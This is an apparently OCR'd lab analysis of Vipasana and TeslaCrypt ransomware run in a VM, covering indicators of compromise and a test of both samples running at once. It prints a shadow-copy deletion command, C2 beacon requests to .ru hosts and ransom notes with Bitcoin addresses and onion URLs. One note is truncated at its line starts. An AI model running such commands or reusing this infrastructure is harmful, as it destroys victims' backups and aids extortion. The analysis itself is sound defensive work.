
Vipasana					
File Name	vipasana1.exe	**File Size**	371kb	**Category**	Ransomware
MD5	8d2c4c192772985776bacfd77f7bc4d9				
SHA256	1733b199a7063443c167e3caeae7dda2315f590341ea2152a9b132e1ad8e94a8				

Description

Vipasana searches for and encrypts files on the machine forcing the user to pay a certain amount of money to decrypt their files. It is unique in the sense that it can encrypt files offline. Usually, most ransomware require internet connection to get successful communication with their command and control servers before starting encryption.

General Infection Information

- In order to test vipasana1.exe, we ran it in our restored snapshot Windows 7 VM with the same downloaded jpg, ppt, doc, and png files.
  - Unlike Teslacrypt, Vipasana completely changes the name of the files upon encryption, instead of just appending an ".ecc" extension at the end.
  - All of the encrypted files are changed to CBF files and have the specific email of "Johnmen.24@aol.com" meant to be contacted in order to decrypt the files.
    - CBF -> Crystallographic Binary File
- One difference we saw in our downloaded files was that the one png file was not encrypted.


Downloads
IEUser ▸ Downloads
Search Downloads
Organize ▾
Include in library ▾
Share with ▾
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
email-Johnmen.24@aol.com.ver-CL 1.2.0.0.id-SZEJQVZEINRVBFKOSXBF...
email-Johnmen.24@aol.com.ver-CL 1.2.0.0.id-SZEJQVZEINRVBFKOSXBF...
email-vipasana4@aol.com.ver-CL 1.2.0.0.id-SZEJQVZEINRVBFKOSXBF...
email-vipasana4@aol.com.ver-CL 1.2.0.0.id-SZEJQVZEINRVBFKOSXBF...
email-vipasana4@aol.com.ver-CL 1.2.0.0.id-SZEJQVZEINRVBFKOSXBF...
email-vipasana4@aol.com.ver-CL 1.2.0.0.id-SZEJQVZEINRVBFKOSXBF...
email-vipasana4@aol.com.ver-CL 1.2.0.0.id-SZEJQVZEINRVBFKOSXBF...
email-vipasana4@aol.com.ver-CL 1.2.0.0.id-SZEJQVZEINRVBFKOSXBF...
email-vipasana4@aol.com.ver-CL 1.2.0.0.id-SZEJQVZEINRVBFKOSXBF...
email-vipasana4@aol.com.ver-CL 1.2.0.0.id-SZEJQVZEINRVBFKOSXBF...
gibraltar.png

- While observing the task manager, vipasana1.exe can be seen using more memory over time under the "processes" tab.




Windows Task Manager
File Options View Help
Applications Processes Services Performance Networking Users
End Process

Image ...	User Name	CPU	Memory (...	Description
System	SYSTEM	00	44 K	NT Kernel ...
System Idle Pr...	SYSTEM	00	24 K	Percentag...
taskhost.exe	IEUser	00	2,284 K	Host Proc...
taskmgr.exe	IEUser	00	1,796 K	Windows ...
TrustedInstall...	SYSTEM	41	139,968 K	Windows ...
unsecapp.exe	SYSTEM	00	760 K	Sink to rec...
VBoxService.exe	SYSTEM	00	1,316 K	VirtualBox...
VBoxTray.exe	IEUser	00	1,152 K	VirtualBox...
vipasana1.exe	IEUser	59	1,780 K	vipasana1...
VSSVC.exe	SYSTEM	00	4,088 K	Microsoft...
wininit.exe	SYSTEM	00	700 K	Windows ...
winlogon.exe	SYSTEM	00	1,352 K	Windows ...
wlms.exe	SYSTEM	00	512 K	Windows ...
WMIADAP.exe	SYSTEM	00	964 K	WMI Reve...
WmiApSrv.exe	SYSTEM	00	856 K	WMI Perf...
WmiPrvSE.exe	NETWO...	00	2,228 K	WMI Provi...

☑ Show processes from all users


Processes: 54 CPU Usage: 100% Physical Memory: 57%

- vipasana1.exe progressively encrypts files over time and doesn’t change the desktop background until the end of the process.


Attention !!!
To restore information email technical support
Johnmen.24@aol.com
All funds are spent on improving the environment on our planet


Sysmon/Windows Event Logs Indicators of Compromise

- After executing vipasana1.exe, a copy is created in the Temp folder.




```
CommandLine: "C:\Users\IEUser\AppData\Local\Temp\vipasana1.exe"
CurrentDirectory: C:\Users\IEUser\Desktop\
User: IEWIN7\IEUser
LogonGuid: {365abb72-6fa4-607a-a00c-010000000000}
LogonId: 0x10ca0
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256=0442CFABB3212644C4B894A7E4A7E84C00FD23489CC4F96490F9988E6074B6AB
ParentProcessGuid: {365abb72-70c9-607a-4c00-000000001e00}
ParentProcessId: 1660
ParentImage: C:\Users\IEUser\Desktop\vipasana1.exe
ParentCommandLine: "C:\Users\IEUser\Desktop\vipasana1.exe"
```

- A batch file named MUBHO.bat is ran from the command prompt with the ParentImage and ParentCommandLine including vipasana1.exe in the temp folder.




```
CommandLine: C:\Windows\system32\cmd.exe /c ""C:\Users\IEUser\AppData\Local\Temp
\MUBHO.bat" "
CurrentDirectory: C:\Users\IEUser\Desktop\
User: IEWIN7\IEUser
LogonGuid: {365abb72-6fa4-607a-a00c-010000000000}
LogonId: 0x10ca0
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256=17F746D82695FA9B35493B41859D39D786D32B23A9D2E00F4011DEC7A02402AE
ParentProcessGuid: {365abb72-70cd-607a-4d00-000000001e00}
ParentProcessId: 1548
ParentImage: C:\Users\IEUser\AppData\Local\Temp\vipasana1.exe
ParentCommandLine: "C:\Users\IEUser\AppData\Local\Temp\vipasana1.exe"
```

  - Upon visiting the Temp folder, both the vipasana1.exe and MUBHO.bat file are unable to be found.
- A command syntax of <chcp 1251> is seen with the ParentCommandLine showing the MUBHO.bat file.



```
CommandLine: chcp 1251
CurrentDirectory: C:\Users\IEUser\Desktop\
User: IEWIN7\IEUser
LogonGuid: {365abb72-6fa4-607a-a00c-010000000000}
LogonId: 0x10ca0
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256=6F2D014403F22F65EE7B58F3B53229FC2BFE527E1FFDD11F4C043A43CCF2F6B2
ParentProcessGuid: {365abb72-718b-607a-5200-000000001e00}
ParentProcessId: 3340
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe /c ""C:\Users\IEUser\AppData\Local
\Temp\MUBHO.bat" "
```

  - The chcp command allows MS-DOS (Microsoft-Disk Operating System) to be used in other countries with different languages.
    - 1251 is referring to a specific code page number or in this case, another country’s code page.




MIME / IANA	windows-1251
Alias(es)	cp1251 (Code page 1251)
Language(s)	English, Russian, Ukrainian, Belarusian, Bulgarian, Serbian Cyrillic, Macedonian
Created by	Microsoft
Standard	WHATWG Encoding Standard
Classification	extended ASCII, Windows-125x
Other related encoding(s)	Amiga-1251, KZ-1048, RFC 1345's "ECMA-Cyrillic"

Wireshark Indicators of Compromise

- Looking at the GET request from “shopping-na-divane.ru”, a sender of Johnmen can be seen.
  - Johnmen is also found in the file names and desktop background after vipasana1.exe finishes its encryption process.
    - Johnmen.24@aol.com

```
GET /system/logs/tool/inst.php?
vers=CL%201.2.0.0&id=ENTAGNTZGMSYEKRXDJQWCJOVBHOTAGMTYFLR-4@16@2021%2
010@23@32%20PM8087889&sender=Johnmen HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/36.0.1985.125 Safari/537.36
Host: shopping-na-divane.ru
```



- Similar to telsacrypt1.exe, vipasana1.exe communicates using tor sites to keep the malware creator anonymous.
  - A host of “shoptorgvlg.ru” can be seen making contact with our machine.

```
GET /system/logs/tool/inst.php?
vers=CL%201.2.0.0&id=ENTAGNTZGMSYEKRXDJQWCJOVBHOTAGMTYFLR-4@16@2021%2
010@23@32%20PM8087889&sender=Johnmen HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/36.0.1985.125 Safari/537.36
Host: shoptorgvlg.ru
```

4) Experiment

Description


Infect a Windows 7 VM with both teslacrypt1.exe and vipasana1.exe at the same time.

Hypothesis

Running both malware will cause a battle between the two where certain processes of each malware sample won’t work anymore.

Initial Steps


- In order to have both malware samples be executed at the same time, we created a batch file with the following commands:



```
@echo off
start "" "C:\Users\IEUser\Desktop\teslacrypt1.exe"
start "" "C:\Users\IEUser\Desktop\vipasana1.exe"
```


General Infection Information

- The desktop background was changed initially to the Teslacrypt indicator that our files were encrypted.



```
o   ocuments, photos, databases and other important files have been encrypted
 strongest encryption RSA-2048 key, generated for this computer.

ate  ecryption key is stored on a secret Internet server and nobody can
yp   our files until you pay and obtain the private key.

u see the main encryptor red window, examine it and follow the instructions.
rwise, it seems that you or your antivirus deleted the encryptor program.
 y   have the last chance to decrypt your files.

n http://3kxwjihmkgibht2s.wh47f2as19.com  or http://34r6hq26q2h4jkzj.7hwr34n18.com  ,
s://3kxwjihmkgibht2s.s5.tor-gateways.de/ in your browser.
 a   public gates to the secret server.
 a   paste the following Bitcoin address in the input form on server. Avoid missprints.
RAU7dhZJs3ZXYfBHWvwuXq83c5qQ3xm
w the instructions on the server.


u have problems with gates, use direct connection:
ownload Tor Browser from http://torproject.org
 t  or Browser open the http://34r6hq26q2h4jkzj.onion/
te that this server is available via Tor Browser only.
try in 1 hour if site is not reachable.
 and paste the following Bitcoin address in the input form on server. Avoid missprints.
RAU7dhZJs3ZXYfBHWvwuXq83c5qQ3xm
w the instructions on the server.
```

- teslacrypt1.exe ran first and encrypted the files appending an “.ecc” extension at the end of each file.
  - Teslacrypt did not encrypt the vipasana.exe file allowing both to still affect the machine.



Libraries
System Folder

IEUser
System Folder

Computer
System Folder

Network
System Folder

Control Panel
System Folder

Recycle Bin
System Folder

email-Johnmen.24@aol.com.ver-CL
1.2.0.0.id-YIOVBINUBGNSZFLRXEKQ...
CBF File

CryptoLocker
Shortcut
1.56 KB

email-Johnmen.24@aol.com.ver-CL
1.2.0.0.id-YIOVBINUBGNSZFLRXEKQ...
CBF File

eula
Shortcut
830 bytes

HELP_RESTORE_FILES.bmp
Bitmap image
2.20 MB

HELP_RESTORE_FILES.txt
Text Document
1.30 KB


Ransomware.TeslaCrypt.zip.ecc
ECC File
479 KB

Ransomware.Vipasana.zip.ecc
ECC File
638 KB

runningboth.bat
Windows Batch File
111 bytes

vipasana1.exe
4/7/1991 7:59 AM
370 KB

- Vipasana did not encrypt the ECC files that were already encrypted by Teslacrypt.
    - It did encrypt other files that did not have an ECC extension.



email-Johnmen.24@aol.com.ver-CL
1.2.0.0.id-YIOVBINUBGNSZFLRXEKQ...
CBF File

Ancient Civilizations.ppt.ecc
ECC File
11.3 MB

bangalore.jpg.ecc
ECC File
116 KB

bloodhound.jpg.ecc
ECC File
10.8 KB

document.doc.ecc
ECC File
9.53 KB

document.pdf.ecc
ECC File
4.37 KB

document2.doc.ecc
ECC File
9.53 KB

document2.pdf.ecc
ECC File
4.76 KB


gibraltar.png.ecc
ECC File
1.43 MB

octane.jpg.ecc
ECC File
251 KB

pathfinder.jpg.ecc
ECC File
159 KB

revenant.jpg.ecc
ECC File
78.1 KB

- The same Teslacrypt unclosable splash screen with instructions for a decryption key appears.
- The desktop background changes from the Teslacrypt infection to the Vipassana infection.



Your personal files are encrypted!

Your private key will be destroyed on:

4/19/2021

Time left: 95:42:15

Your files have been safely encrypted on this PC: photos, videos, documents, etc. Click "Show encrypted files" Button to view a complete list of encrypted files, and you can personally verify this.

Encryption was produced using a unique public key RSA-2048 generated for this computer. To decrypt files you need to obtain the **private key.**

The only copy of the private key, which will allow you to decrypt your files, is located on a secret server in the Internet; the server will eliminate the key after a time period specified in this window.

Once this has been done, nobody will ever be able to restore files...

In order to decrypt the files press button to open your personal page File decryption site **and follow the instruction.**

in case of "File decryption button" malfunction use one of our gates:
http://34r6hq26q2h4jkzj.7hwr34n18.com
https://3kxwjihmkgibht2s.tor2web.blutmagie.de

Use your Bitcoin address to enter the site:
163XzoDperXyo3NVskSLCaGjVZZbwXHZtD

if both button and reserve gate not opening, please follow the steps:

You must install this browser www.torproject.org/projects/torbrowser.html.en

After instalation,run the browser and enter address **3kxwjihmkgibht2s.onion**


Follow the instruction on the web-site. We remind you that the sooner you do so, the more chances are left to recover the files.

Any attempt to remove or corrupt this software will result in immediate elimination of the private key by the server.

- Ultimately, both malware samples did not seem to clash with each other.
  - Both malware successfully encrypted files on our system.


Sysmon/Windows Event Logs Findings

- Looking at our logs, we were hoping to find error or critical events in which the two malware processes would clash.
  - Potential evidence could have been system crashing when both malware are trying to encrypt the same files.
  - We did not see evidence of this as each malware sample ran consecutively after each other.
  - vipasana1.exe finishes its infection process after teslacrypt1.exe does.
- In terms of the infection timeline, Sysmon logs show the same indicators of compromise mentioned above in the individual components.
  - teslacrypt1.exe deletes volume shadow copies at 9:13:06 AM like before via the copy of teslacrypt1.exe created in the roaming folder.



```
CommandLine: "C:\Windows\System32\vssadmin.exe" delete shadows /all /Quiet
